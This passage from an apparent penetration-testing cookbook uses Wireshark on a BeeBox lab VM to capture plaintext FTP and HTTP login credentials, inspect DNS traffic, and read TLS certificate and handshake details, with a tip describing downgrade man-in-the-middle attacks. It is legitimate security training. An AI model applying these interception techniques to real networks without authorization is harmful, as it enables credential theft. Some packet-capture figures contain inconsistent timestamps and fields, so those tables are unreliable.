


Figure 5.23 – Capture and terminal window

4. In the terminal window, let's create an FTP session to the IP address of the BeeBox host (in my case, 192.168.92.7) using the following:

```
ftp 192.168.92.7
```

You will immediately begin seeing packets captured on the screen.




Figure 5.24 – Initial FTP capture

5. Log in with the username bee and the password bug.

Once at the FTP prompt, enter the following command to print out a directory of the accessible files (as shown in *Figure 5.25*):

```
ls
```

The image shows a Wireshark packet capture of an FTP session. The terminal window at the bottom shows the user 'bee' logging in with the password 'bug' and then running the 'ls' command. The Wireshark interface displays the corresponding network traffic, including the directory listing response from the server. The directory listing shows files like 'Desktop', 'Documents', 'Examples', 'Music', 'Pictures', 'Public', 'Templates', and 'Videos'.

Figure 5.25 – ls command

6. Review the packets a bit, and when you're done, type the following to end the FTP session:

```
exit
```

7. You may now close the terminal window.
8. You may stop the packet capture by hitting the red stop button.
9. Look through the output and see whether you captured anything useful. If you look carefully, you will find two packets, one containing the username of the session and the other containing the password.

No.	Time	Source	Destination	Protocol	Length	Info
1.0	0.000000000	192.168.92.3	192.168.92.7	TCP	74	36876 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=1651475249 TSecr=
2.0	0.000836299	192.168.92.7	192.168.92.3	TCP	74	21 → 36876 [SYN, ACK] Seq=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=131077
3.0	0.000860663	192.168.92.3	192.168.92.7	TCP	66	36876 → 21 [ACK] Seq=1 Ack=1 Win=129840 Len=0 TSval=1651475250 TSecr=131077
4.0	0.010851520	192.168.92.7	192.168.92.3	FTP	117	Response: 220 ProFTPD 1.3.1 Server (bee-box) [192.168.92.7]
5.0	0.010879552	192.168.92.3	192.168.92.7	TCP	66	36876 → 21 [ACK] Seq=1 Ack=52 Win=129892 Len=0 TSval=1651480260 TSecr=1312050
6.0	0.110884236	192.168.92.3	192.168.92.7	FTP	78	Request: USER bee
7.0	0.110904115	192.168.92.7	192.168.92.3	FTP	69	21 → 36876 [ACK] Seq=52 Ack=11 Win=5824 Len=0 TSval=1328718 TSecr=1651546939
8.0	0.1109115526	192.168.92.7	192.168.92.3	FTP	97	Response: 331 Password required for bee
9.0	0.1109142372	192.168.92.3	192.168.92.7	FTP	66	36876 → 21 [ACK] Seq=11 Ack=83 Win=129864 Len=0 TSval=1651546941 TSecr=1328719
10.0	0.1109170205	192.168.92.3	192.168.92.7	FTP	14	Request: PASS bug
11.0	0.1109348853	192.168.92.7	192.168.92.3	FTP	90	Response: 230 User bee logged in
12.0	0.1109367298	192.168.92.3	192.168.92.7	TCP	66	36876 → 21 [ACK] Seq=21 Ack=107 Win=129840 Len=0 TSval=1651546933 TSecr=1329392
13.0	0.1109479264	192.168.92.3	192.168.92.7	FTP	72	Request: SYST
14.0	0.1109474100	192.168.92.7	192.168.92.3	FTP	85	Response: 215 UNIX Type: L8
15.0	0.1109460170	192.168.92.3	192.168.92.7	FTP	72	Request: FEAT
16.0	0.1109468781	192.168.92.7	192.168.92.3	FTP	106	Response: 211-Features:
17.0	0.1109460379	192.168.92.3	192.168.92.7	TCP	66	36876 → 21 [ACK] Seq=33 Ack=166 Win=129784 Len=0 TSval=1651546978 TSecr=1329392
18.0	0.1109460462	192.168.92.3	192.168.92.7	FTP	75	Response: 211 End
19.0	0.1109450153	192.168.92.3	192.168.92.7	TCP	66	36876 → 21 [ACK] Seq=33 Ack=175 Win=129776 Len=0 TSval=1651546978 TSecr=1329403
20.0	0.1109379337	192.168.92.3	192.168.92.7	FTP	72	Request: EPVS

Figure 5.26 – Username and password callout

Not all protocol decoding will call out the username or password. You may have to look through the packet decoder to view the information.



Tip

You can apply a filter to help you find the password: `ftp.request.command == 'USER' or ftp.request.command == 'PASS'`.

10. Select the packet with the username and expand the FTP portion of that packet.




Figure 5.27 – Username packet closeup

11. Select the one for the password and expand the FTP portion of that packet.




Figure 5.28 – Password packet closeup

12. You may now close the Wireshark interface.

How it works...

There are several protocols that expose their credentials in plain text. FTP and Telnet are two notable ones that do this. Telnet has largely been replaced by SSH, which has encryption to protect against password stealing. FTP is still often used on private networks even though there are alternatives that allow encryption, such as SFTP, FTPS, and SCP.

See also...

More information on TCP packet analysis can be found at https://www.wireshark.org/docs/wsug_html_chunked/ChAdvTCPAnalysis.html.

Performing UDP analysis (DNS)

Unlike TCP, UDP is connectionless and prone to specific attacks or analysis. In this recipe, you will learn how to investigate and gather critical information related to your penetration-testing activities.

Getting ready

You need the following to complete this recipe:

- A Kali VM that is up and operational
- The Wireshark interface up and running
- A packet capture of a minimum of 2,000 packets from a reasonably active network

How to do it...

1. With a packet capture up in the window, enter the `ip` and `dns` display filter.




Figure 5.29 – IP and DNS filter

Tip



You could also run a new packet capture using `ip` and `port 53` as a capture filter. If you are not finding much DNS traffic, start a capture and then open a web browser to `yahoo.com`.

2. Select a standard query response from the packets display and double-click it.

No.	Time	Source	Destination	Protocol	Length	Info
630	131.426218339	192.168.1.40	103.157.187.167	DNS	75	Standard query 0xfdb9 A www.youtube.com
631	131.426470639	192.168.1.40	103.157.187.167	DNS	75	Standard query 0x4b8a AAAA www.youtube.com
632	131.431559218	103.157.187.167	192.168.1.40	DNS	368	Standard query response 0xfdb9 A www.youtube.com CNAME
633	131.431559629	103.157.187.167	192.168.1.40	DNS	224	Standard query response 0x4b8a AAAA www.youtube.com CNAME
653	138.662919909	192.168.1.33	103.157.187.167	DNS	77	Standard query 0x81e0 A crl3.digicert.com
654	138.670619692	103.157.187.167	192.168.1.33	DNS	212	Standard query response 0x81e0 A crl3.digicert.com CNAME
713	163.072519161	192.168.1.33	103.157.187.167	DNS	74	Standard query 0x2fba A assets.msn.com
714	163.077637997	103.157.187.167	192.168.1.33	DNS	252	Standard query response 0x2fba A assets.msn.com CNAME
786	197.177954175	192.168.1.40	103.157.187.167	DNS	75	Standard query 0xf14b A www.youtube.com
787	197.178267279	192.168.1.40	103.157.187.167	DNS	75	Standard query 0x5b4c AAAA www.youtube.com
793	197.185371672	103.157.187.167	192.168.1.40	DNS	368	Standard query response 0xf14b A www.youtube.com CNAME
794	197.185371963	103.157.187.167	192.168.1.40	DNS	224	Standard query response 0x5b4c AAAA www.youtube.com CNAME
846	223.083158658	192.168.1.33	103.157.187.167	DNS	74	Standard query 0x4bb9 A assets.msn.com
847	223.083403419	103.157.187.167	192.168.1.33	DNS	252	Standard query response 0x4bb9 A assets.msn.com CNAME
856	239.849421858	192.168.1.33	8.8.8.8	DNS	75	Standard query 0xb21d A www.youtube.com
857	239.849422399	192.168.1.33	8.8.8.8	DNS	75	Standard query 0x42bf HTTPS www.youtube.com
858	239.855803140	8.8.8.8	192.168.1.33	DNS	365	Standard query response 0xb21d A www.youtube.com CNAME
859	239.855803821	8.8.8.8	192.168.1.33	DNS	124	Standard query response 0x42bf HTTPS www.youtube.com
923	246.911834598	192.168.1.33	8.8.8.8	DNS	91	Standard query 0x03fb A signaler-pa.clients6.google.com
924	246.911834889	192.168.1.33	8.8.8.8	DNS	91	Standard query 0x7e58 HTTPS signaler-pa.clients6.google.com
925	246.917976138	8.8.8.8	192.168.1.33	DNS	107	Standard query response 0x03fb A signaler-pa.clients6.google.com

Figure 5.30 – Standard query response

3. Once open, scroll down and expand Domain Name System (response), Queries, and Answers.

```

Domain Name System (response)
  Transaction ID: 0x4009
  Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 5
  Authority RRs: 0
  Additional RRs: 0
  Queries
    assets.msn.com: type A, class IN
      Name: assets.msn.com
      [Name Length: 14]
      [Label Count: 3]
      Type: A (1) (Host Address)
      Class: IN (0x0001)
  Answers
    assets.msn.com: type CNAME, class IN, cname assets.msn-com-world-atm-default.trafficmanager.net
    assets.msn-com-world-atm-default.trafficmanager.net: type CNAME, class IN, cname assets.msn-com-ion.edgesuite.net
    assets.msn-com-ion.edgesuite.net: type CNAME, class IN, cname a1666.dscr.akamai.net
    a1666.dscr.akamai.net: type A, class IN, addr 103.230.151.210
    a1666.dscr.akamai.net: type A, class IN, addr 103.230.151.225
  [Request In: 846]
  [Time: 0.005334757 seconds]

```

Figure 5.31 – DNS expand packet details

From the output, you can see what was queried (in this example, `assets.msn.com`) and the responses. In this example, you will see nested CNAME entries ultimately resolving to a list of valid IP addresses.




Figure 5.32 – DNS query and answer

4. You may now close the packet capture and Wireshark.

How it works...

In earlier recipes, we demonstrated how to gather intel on DNS by actively querying DNS servers. While this can be done both inside and outside a network, listening for and capturing the data as shown in this recipe might be more beneficial. The internet was built on many insecure protocols that had security added to them as an afterthought. However, much of it still runs without security. There is a wealth of data to collect by passively listening to network traffic, especially in ways that don't attract attention.

See also...

More information on UDP packet analysis can be found at https://wiki.wireshark.org/User_Datagram_Protocol.

Analyzing web applications

Web traffic often holds the keys to potential vulnerabilities, from insecure login forms to revealing server banners. This recipe highlights how to capture and analyze HTTP and HTTPS streams within Wireshark. By learning these skills, you will be more capable of identifying vulnerabilities in web applications and collecting the information needed to facilitate an exploit.

Getting ready

You need the following to complete this recipe:

- The Kali VM up and operational
- BeeBox up and running
- The Wireshark interface up and running

How to do it...

1. Ensure the BeeBox VM is up and running and obtain the VM's IP address.
2. In the Wireshark capture field, enter the ip and (port 80 or port 8443) capture filter and double-click on the interface connected to the VM network (for me, it is **eth1**).




Figure 5.33 – Capture web traffic

3. You will likely see a few packets being captured, assuming you are on the correct network. From here, open Firefox and browse to the IP address of the BeeBox VM (for my network, <http://192.168.92.7>). You should see packets populating your capture as soon as you initiate the connection.




Figure 5.34 – Browse to BeeBox

4. Log in to the page with the username bee and the password bug. Once logged in, you may log out.
5. From within Firefox, browse to the secure page of BeeBox (in my example, <https://192.168.56.108:8443>). Once you initiate this connection, you will see the packets displayed in Wireshark change color. You may need to accept a security warning in Firefox.




Figure 5.35 – Browse to BeeBox on port 8443

Tip



If you have not noticed, the color coding of packets in Wireshark can be changed to suit individual needs or tastes. However, the default color coding highlights TCP traffic in green, UDP traffic in blue, and potential issues such as malformed packets or retransmissions in black or red, helping users quickly spot relevant packets.

6. Log in to the portal using the same username and password. Once logged in, you may log out and close Firefox.
7. Stop the capture by selecting the red stop button at the top.
8. Scroll through the capture and find the packet with the **POST /BWAPP/login.php** info descriptor. From there, expand the HTML form in the box in the lower left. You will see the username and password you used to log in.




Figure 5.36 – Capture BeeBox HTML



Tip

While many things have moved to secure means using TLS, you will occasionally find unencrypted HTTP traffic on internal networks. You only need one legacy application to catch someone's credentials.

9. Scroll further down, look for the **Server Hello, Certificate...** packet, and double-click it to bring up the packet decoder screen.

No.	Time	Source	Destination	Protocol	Length	Info
368	199.446809...	192.168.92.7	192.168.92.3	TCP	74	443 → 44534 [SYN, ACK] Seq=0 Ack=1 Win=5792 Le
369	199.446886...	192.168.92.3	192.168.92.7	TCP	66	44534 → 443 [ACK] Seq=1 Ack=1 Win=64512 Len=0
370	199.447457...	192.168.92.3	192.168.92.7	TLSv1	709	Client Hello
371	199.448526...	192.168.92.7	192.168.92.3	TCP	66	443 → 44534 [ACK] Seq=1 Ack=644 Win=7104 Len=0
372	199.449989...	192.168.92.7	192.168.92.3	TLSv1	813	Server Hello, Certificate, Server Hello Done
373	199.450050...	192.168.92.3	192.168.92.7	TCP	66	44534 → 443 [ACK] Seq=644 Ack=748 Win=64512 Le
374	199.450161...	192.168.92.3	192.168.92.7	TLSv1	73	Alert (Level: Fatal, Description: Protocol Ver
375	199.450936...	192.168.92.3	192.168.92.7	TCP	66	44534 → 443 [RST, ACK] Seq=651 Ack=748 Win=645
376	199.452334...	192.168.92.7	192.168.92.3	TCP	66	443 → 44534 [FIN, ACK] Seq=748 Ack=651 Win=710
377	199.452350...	192.168.92.3	192.168.92.7	TCP	54	44534 → 443 [RST] Seq=651 Win=0 Len=0
378	204.541596...	PCSSystemtec.14...	PCSSystemtec.00...	ARP	42	Who has 192.168.92.7? Tell 192.168.92.3
379	204.542324...	PCSSystemtec.00...	PCSSystemtec.14...	ARP	60	192.168.92.7 is at 08:00:27:00:08:89
380	210.541682...	192.168.92.3	192.168.92.7	TCP	74	57024 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=14
381	210.542706...	192.168.92.7	192.168.92.3	TCP	74	443 → 57024 [SYN, ACK] Seq=0 Ack=1 Win=5792 Le
382	210.542775...	192.168.92.3	192.168.92.7	TCP	66	57024 → 443 [ACK] Seq=1 Ack=1 Win=64512 Len=0
383	210.544496...	192.168.92.3	192.168.92.7	TLSv1	1942	Client Hello

Figure 5.37 – Packet – Server Hello

10. Scroll through the packet decoding and open up the certificate information. You will note that it provides significant detail regarding the organization.

```

Handshake Type: Certificate (11)
Length: 671
Certificates Length: 668
- Certificates (668 bytes)
  - Certificate Length: 665
    - Certificate [...] 30820295308201fe020900d8bd254ab15c9f5b300d06092a864886f70d010105050030818e310b30090
      - signedCertificate
        - serialNumber: 0x00d8bd254ab15c9f5b
        - signature (sha1WithRSAEncryption)
        - issuer: rdnSequence (0)
          - [...] rdnSequence: 7 items (pkcs-9-at-emailAddress=bwapp@itsecgames.com,id-at-commonName=bee-box
            - RDNSequence item: 1 item (id-at-countryName=BE)
            - RDNSequence item: 1 item (id-at-stateOrProvinceName=Flanders)
            - RDNSequence item: 1 item (id-at-localityName=Menen)
            - RDNSequence item: 1 item (id-at-organizationName=MME)
            - RDNSequence item: 1 item (id-at-organizationalUnitName=IT)
            - RDNSequence item: 1 item (id-at-commonName=bee-box.bwapp.local)
  
```

Figure 5.38 – Packet – certificate information

11. Once you exit out of the packet decoding, look for a packet named **Change Cipher Spec** and double-click on it to open the decoder.




Figure 5.39 – Packet – Change Cipher

12. Scroll down and you will see the negotiation of the TLS version.




Figure 5.40 – Decode TLS



Tip

A common tactic in downgrade attacks is the stripping or modification of protocol negotiation messages by a man-in-the-middle, attempting to force the connection to use a weaker or less secure protocol or cipher suite that is easier to exploit. This typically involves intercepting the handshake between devices and forcing both parties to agree on an older, weaker encryption protocol. Once the connection is downgraded, the attacker can more easily decrypt, manipulate, or observe the traffic.

13. You may now close the decoder and close Wireshark.

How it works...

Wireshark's HTTP and TLS analysis breaks down each layer of communication. For HTTP, Wireshark reads plain text headers, methods (such as GET or POST), and response codes, making it simple to spot vulnerabilities or sensitive data in transmissions. When encrypted with TLS, Wireshark interprets the handshake process and key exchange details; however, the decryption of packet contents usually requires access to private keys or session keys. This layered approach reveals whether data is transmitted securely or susceptible to interception.

See also...

More information on HTTP and TLS packet analysis can be found at the following sites:

- https://www.wireshark.org/docs/wsug_html_chunked/ChStatHTTP.html
- <https://wiki.wireshark.org/TLS>

Importing PCAP files

